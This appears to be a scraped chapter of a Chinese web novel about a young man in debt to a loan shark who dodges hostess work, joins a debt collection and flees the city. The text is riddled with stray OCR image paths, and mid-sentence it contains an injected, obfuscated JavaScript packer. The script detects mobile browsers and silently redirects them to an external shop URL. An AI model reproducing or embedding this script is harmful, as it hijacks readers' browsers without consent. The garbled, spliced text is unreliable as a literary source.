“谁的电话啊?”堵在门口的小弟瞧见他满眼期盼,“有急事?” “唔唔唔!”乔玉连连点头,手指立马去戳接通键。 昨天那个财神爷可能是他这辈子见过最有钱的人了,万一真能发展成客户呢?他绝对不能错过这个机会—— 手指戳了个空。 “再急能急得过豹哥的事?”小弟一把夺走手机,反手往他脑袋上扣了个暴栗,“赶紧的,跟我下楼!” 乔玉眼睁睁看着这通电话被无情挂断。 急得倒吸一口凉气。 “唔唔唔唔!”不能挂啊! 凉丝丝的空气涌进口腔,把伤口浸得更痛了。 楼下,林豹靠在车边等,看到痛得龇牙咧嘴的乔玉被小弟一路拽到面前,指间夹着的香烟啪嗒落地。 “……”他难以置信地揉了把眼睛,“你脸怎么回事?!” “豹哥!”小弟神情一凛,“他说昨晚牙疼,去看医生,医生给他拔了牙。我看过了,是真的拔了!” “我特么问你了吗?”林豹不信,恶狠狠瞪着乔玉,“给我张嘴!说话!” “唔唔!”乔玉被吼得缩了缩脖子,捂着腮帮子,很努力地张嘴说话,“对、对布己,豹科,窝错乐。” …… 这下豹科不得不信了。 他用力按住太阳穴,气得手都在抖,脸色黑如锅底:“我今天晚上好不容易约到了……” “没事豹哥!”小弟立马凑过来,“你看他能说话啊,而且长得比之前好笑多了,肯定能把人聊开心——” 林豹咬牙切齿,高高扬起手。 啪! 五分钟后,车里。 透过后车窗,能看见林豹站在不远处打电话的身影,点头哈腰的。 后座上,乔玉捂着腮帮子,脸向后方撇了撇,小声问:“踏在干嘛?” 旁边的小弟也捂着半边脸,向后望了望,小声答:“在装孙子。” 乔玉:“……喔,酱紫。” 怪不得林豹最爱抽这个小弟。 趁林豹不在,他眼睛一直往小弟口袋里瞄:“棱不棱把窝的手期……” 刚才那通陌生来电被挂断后,手机铃声就没再响起过。 “窝什么窝,真恶心!”小弟打了个寒颤,怒视他,“你能不能好好说话!” “算了,你还是用手机跟我说话吧!” 手机被爽快地塞回他手里。 乔玉眼睛一亮,动作飞快地翻到来电页面,开始编辑短信。 电话才刚挂断,赶紧补救,以财神爷的脾气,应该不至于生气。 「抱歉,我现在不方便接电话,请问您是……」 还没打完,屏幕顶端突然跳出来一个弹窗通知。 「L请求添加你为好友。」 乔玉指尖一顿,眼睛更亮了。 刚要点进聊天软件,车门被骤然拉开。 一个冰冰凉凉的东西抛到他身上。 “……唔!”乔玉被冰得一哆嗦,反射性躲开。 “躲什么。”车外传来林豹的声音,“拿着啊。” 乔玉茫然低头。 是根雪糕。 砰地一声,林豹反手关上后车门,又拉开副驾的门坐了进去,低声跟司机说了句什么。 车开了。 乔玉捧着雪糕,一动都没敢乱动,小心翼翼地望着车内后视镜。 后视镜里倒映出的林豹也抬起头。 两人视线交汇,林豹居然笑了笑:“拔了牙不是该吃点冰的吗?看你脸肿成这样,昨晚挺疼的吧?” 乔玉大气不敢出,眼睫轻轻颤着。 林豹肯定看得出他是故意的。 “我说你这是何苦呢。”林豹转过头来,盯着他的脸,语气不算凶,“不去就不去,多大点事儿啊,不至于把牙都拔了。” 一阵窸窣动静,林豹手上拆了根雪糕,语重心长道:“小玉啊,我是真心想栽培你,我看你挺有本事,将来肯定有前途。” “一会儿跟着我去收债,好好表现啊。”他叼着雪糕转回头,“行了,快吃雪糕吧,赶紧消消肿。” 乔玉狐疑地盯着后视镜。 手头试探着拆开雪糕包装纸。 “吃吧,一会儿化了。”林豹露出一个和善的微笑,“放松点,就当在自己家。” 乔玉一口咬住雪糕,往后一倒,像没了骨头似的,瞬间瘫倒在后座上。 林豹:“……” 他表情抽了抽,一言不发地收回视线。 不知道林豹突然装好人是想干嘛。 管不了那么多了,乔玉立马捡起手机,火速戳进聊天窗口,通过了那个好友申请。 申请理由里只有一个字:梁。 真是财神爷! 加上好友,乔玉正在琢磨该怎么打招呼,对面先发来了消息。 L:「Hi.」 L:「我还以为打错电话了,试着搜了下,发现你微信同号。」 小玉:「哥,没想到你真的会联系我!」 他的微信号就是手机号,昵称就是小玉,很好认。 职业打工人的素养,生怕客户找不到自己。 乔玉想了想,指尖动得飞快。 小玉:「昨天的事谢谢你,还有,对不起啊哥。」 L:「猫猫问号.jpg」 L:「道什么歉啊,因为昨晚有人在酒吧里闹事?」 L:「那件事又不是你的错。」 不过道谢倒是应该。 毕竟昨晚的事最后是老商摆平的。 本来他都没想搭理这出乱子,没想到商牧钧居然管了。 莫名其妙的。 ……不会真在非洲被人夺舍了吧? 一觉醒来还是没想通,梁召睿靠在床沿迷惑地抠抠脑袋,正要顺着这个话茬再闲扯两句。 小玉:「不是,是因为我留联系方式给你的目的。」 小玉:「哥,其实我不是正儿八经的调酒师,昨晚只是被拉来临时顶班的,所以很多酒都不会调。」 L:「啊?」 L:「那你是干嘛的?」 小玉:「我缺钱,能干的活都干,学东西也算快,以前经常帮人演戏,因为挣得多。」 小玉:「生活里有时候会遇到麻烦,比如宴席上原本请的人突然来不了,又必须有一个人坐在那儿装个样子,我就干这个。」 小玉:「哥,万一你有需要的话,随时可以找我。」 小玉:「对不起,这就是昨晚我想问你要联系方式的原因。」 小玉:「但我也是真心想跟你学调酒的,多学点东西总没坏处。」 屏幕上的文字一行行跳出来。 梁召睿愣愣看着,忽然想起昨天晚上,被客人追问为什么不读书时,调酒师始终笑盈盈的眼睛。 发完消息,乔玉眼睛一眨不眨地盯着屏幕,等待对方的反应。 半晌,满屏文字终于往上滚动了一下。 对面回了! 发来了一个嗷嗷大哭的表情包。 乔玉:? 两秒不到,满屏文字又滚了回来。 哭泣表情被迅速撤回。 ……手滑了? 又过了好一会儿。 L:「哦,知道了。」 L:「所以你专门帮人解决麻烦?」 语气看着有点冷淡,但乔玉还是长长地舒了口气。 过关了! “这么高兴啊?”旁边人问。 当然高兴了,这次只说真话就搞定了老板! 乔玉用力点点头,下意识想接话,结果只发出唔唔两声。 ……不对。 他猛地扭头,差点没撞上另一个脑袋。 “你打这么多字不累啊。”文盲小弟也凑在他的手机屏幕前,很是不满,“下次能不能发语音啊?我都看不懂。” 谁让你看了啊!! 冰凉的雪糕冻得口腔发麻,乔玉回过神来,皱着脸瞪他一眼。 车不知何时已经停了,小弟瞄了眼窗外,瞪回来:“到了,赶紧下车!” “我告诉你,等下好好表现啊。”他抓起乔玉的领子往外拖,“别再误了豹哥的事!” “瞎嚷嚷什么!”从副驾下来的林豹却一把拍开小弟的手,朝乔玉笑笑,“没事,你一会儿站门口看着,装装样子就行了。” 外面太阳很大,照耀着一整排沿街店铺,人流稀稀拉拉。 林豹带着小弟们进了其中一家店,他今天是来收账的。 守在店里的中年男人颤着声后退:“不是我不想还,生意不好,压了很多货款,我现在是真拿不出钱……” “跟我装可怜啊?”林豹嗤笑一声,“你这钱到底是借来做生意,还是借来赌的,你心里有数!” 一行人浩浩荡荡闯进去,唇红齿白脸还肿成汤圆的乔玉在里面格外打眼。 想起林豹刚才的话,他弯腰抓了把灰,往手臂和脸上胡乱一抹。 然后就面无表情站在门口看着,T恤领口被扯得松垮,眉眼都冷下来,看上去真有几分街头马仔的样子。 林豹在屋里向赌鬼追债。 乔玉不知道他到底叫自己过来干嘛,只能走一步看一步。 看着看着,他看起手机。 财神爷的消息还没来得及回呢。 小玉:「差不多,但也要看情况,不是所有的事我都能帮上忙。」 小玉:「哥,你是遇到麻烦了吗?」 L:「没有啊。」 L:「哪有麻烦敢找上我。」 话是这么说,但聊天框顶端的“正在输入中”时隐时现。 乔玉按捺住追问的冲动,耐心等待。 L:「不过呢,我有一个朋友。」 L:「他条件不错,挺有钱,一堆人追他,想跟他结婚,家里也在催,但他实在不愿意,快被烦死了,该怎么办?」 果然! 这种超级有钱又被管得很严的富家少爷,就是很容易遇到麻烦啊! 小玉:「你说的那个朋友是不是你自己?」 据他观察,这位梁少爷更习惯没大没小的聊天方式。 L:「哈哈,不是啦。」 L:「怎么样,你能解决吗?」 不是会这么着急? 乔玉精神振奋,立马把以前接过的类似案例发了过去。 小玉:「我之前帮女性客户解决过被逼婚的问题,但确实没给男性客户演过男朋友。」 小玉:「如果真的打定主意不想结婚,带个男朋友回家的效果应该更好。」 小玉:「哥你不介意的话,可以试试看,哪怕不是找我。」 L:「嗯……我介不介意倒不重要。」 L:「你等会儿啊,我问问他。」 乔玉紧攥手机,等待无中生友的老板考虑,嘴角不自觉上扬。 要是这单能成,这周末的治疗费肯定能交上了! 屋里吵嚷声不断,欠债不还的赌鬼梗着脖子喊:“说了没钱就是没钱!现在是法治社会,你们想拿我怎么样,放高利贷本来就是犯法的知不知道!” 他趁几人不备,边喊边往外逃,撞到守在门口的那个马仔时,顺手一把推过去。 下一秒,仓皇挥出去的手被对方牢牢握住。 “放手!你想打我啊?”赌鬼怒骂,“我告诉你,打人也是犯法的——” 目光在落到对方面孔那一刻时僵住。 年轻男孩冷冷盯着他,白净脸蛋沾着灰,一侧脸颊高高肿起,狼狈不堪,眼神里却透着股狠劲,偏头呸了一声。 唾沫里全是血。 还有一颗碎掉的牙齿。 赌鬼腿一抖,惊恐地瘫倒在地。 ……自己人都打得这么狠! 十分钟后,林豹数完刚收回来的欠款,拍了拍乔玉的肩膀:“小玉啊,我果然没看错你,有本事!” 乔玉在手机上打字,机械男声一字一顿地念:“豹哥,我会在您的酒吧里好好干活的。” 他不想去陪酒,就必须表现出值得林豹重新考虑的价值。 昨晚拔完牙特意问医生要来的没用智齿,到底还是派上了用场。 “想回去调酒?”林豹笑了笑,“但是你脸变成这副样子,不得把客人吓跑啊?” “我体质好,很 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17338128|199263||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 快就会消肿的。”机械男声念,“豹哥,我们接下来去哪儿?” “去哪儿?”林豹重复着他的话,冷哼道,“哪儿也不去。” 他转头看了眼两边的小弟。 小弟们立马上前,刚还完账的赌鬼被推搡回了店里:“喂!你们要干嘛?我不是已经把钱还了吗?放手!别打我啊——” 卷闸门被唰地拉下,门外只剩乔玉和林豹。 “这小子刚才分明是把我当猴耍。”林豹深深看了他一眼,阴阳怪气道,“你说是不是啊,小玉?” 屋里的拳打脚踢和哀嚎声,隔着门飘出来。 “别忘了,你欠我整整五十万。”林豹语气阴冷,“想靠调酒的那点钱抵债?做梦吧!连利滚利的速度都追不上!” 乔玉陡然掐紧掌心,一声不吭。 “我给你两天时间。”林豹放在他肩膀上的手掌越收越紧,掐得生疼,“两天后,你的脸要是还没好,以后也别想要这张脸了。” 屋里的凄厉求饶持续不休。 林豹压根没打消让他去陪酒的念头。 年轻男孩清瘦的脊骨颤抖起来,眼里迅速积蓄起恐惧的泪水。 良久,颓然垂下头,认了命一般。 两天后,出租屋。 玄关处,乔玉风风火火地一脚蹬进鞋子里,手上翻动着背包,最后检查一遍。 换洗衣服、充电线、身份证……重要的东西都带齐了。 出门之前,他又回头仔细扫了一圈屋子,窗外的光线映亮右脸,只剩轻微的肿胀,没有之前那么吓人了,也不再影响说话。 家里没什么值钱的东西,不怕被砸,宋见恩这段时间也不住这儿,不用他操心。 乔玉挎好背包关上门,准备跑路。 快步跑下楼的时候,他仔细回想着有没有遗漏的事,掏出手机发了条消息。 发给黄毛:「哥,你没事吧?」 那天林豹杀鸡儆猴,带他去收债的时候,身边小弟里并没有那一头显眼的黄毛。 聊天框对面很快回了消息。 黄毛:「用你问?我好得很!」 黄毛:「倒是你小子,别想跑啊,豹哥早就派人盯着你了!」 乔玉一个急刹,停住脚步,从楼道的窗户口鬼鬼祟祟探头往外望。 有辆面包车守在楼下。 车窗下面丢了一地烟头。 ……靠! 乔玉恨恨捶了下墙,咬牙切齿地折返。 半小时后,房东老头肩上挎个包,手里提个二十六寸的行李箱,颤颤巍巍下楼。 守在面包车里的小弟看见了,嘀咕一声:“这老头力气还不小,拎这么大箱子啊。” 老头拖着箱子一路走,汗流了两斤。 走到树荫后的无人处,行李箱里钻出个人,背起包就要跑。 “等会儿!”房东气喘吁吁拽住他,“说好的房租!” 人在金钱的重压下,总能爆发出意想不到的力量。 乔玉只好交了。 前几天调酒挣来的小费全给了房东,这下钱包空空,只剩一张提前买好的火车票。 要是那天能顺利收到财神爷的小费,他这会儿还能留点钱当路费。 ……都怪那个死保镖! 乔玉登上公交,心里忿忿地诅咒着,扭头看着车窗外越来越远的城市风景。 有林豹在,云京他是暂时待不下去了,医院那边的钱不能断,只能先去其他地方想办法挣钱,顺便避避风头。 所以过去两天里,他待在家里给以前服务过的所有老客户做了一次贴心回访,看他们有没有什么新需求。 至于新客户…… 梁姓少爷那边没下文了,说是朋友拒绝了。 拒绝就拒绝嘛,干嘛非得推给朋友。 乔玉估计是梁少爷一时间接受不了找男人演对象这件事,想想也正常,就没再打扰。 反正现在这种情况下,他近期也不太方便出现在云京,不一定能干好这个活。 虽然他能帮别人解决麻烦,却没人能帮他解决眼下的麻烦。 那就只能三十六计走为上计。 四周熙熙攘攘,乔玉刷身份证进了火车站,跟着人流涌进候车大厅。 隔壁座位的乘客拿着手机,在刷娱乐新闻。 乔玉在津津有味地偷看。 “接下来这个瓜,财经圈和娱乐圈都在追!云京豪门圈的黄金单身汉——商氏集团副总裁商牧钧,近期再传婚讯,当红小天后凌菀菀于今日公开表态……” 等会儿,男主的名字怎么有点耳熟呢。 啊,青梅酒业! 不过……他依稀记得青梅好像不叫这个名字啊? 这位商先生这么快就离婚又再婚了吗? 神速啊! 乔玉不禁肃然起敬。 还特意打开股票看了一眼。 青梅酒业自年后开盘,连吃八个跌停,跌得惨不忍睹,跌成了垃圾股,目前已更名为ST青梅。 ……还好没听股神孟叔叔的话瞎买。 看着绿油油的K线图,乔玉心有余悸地摇摇头。 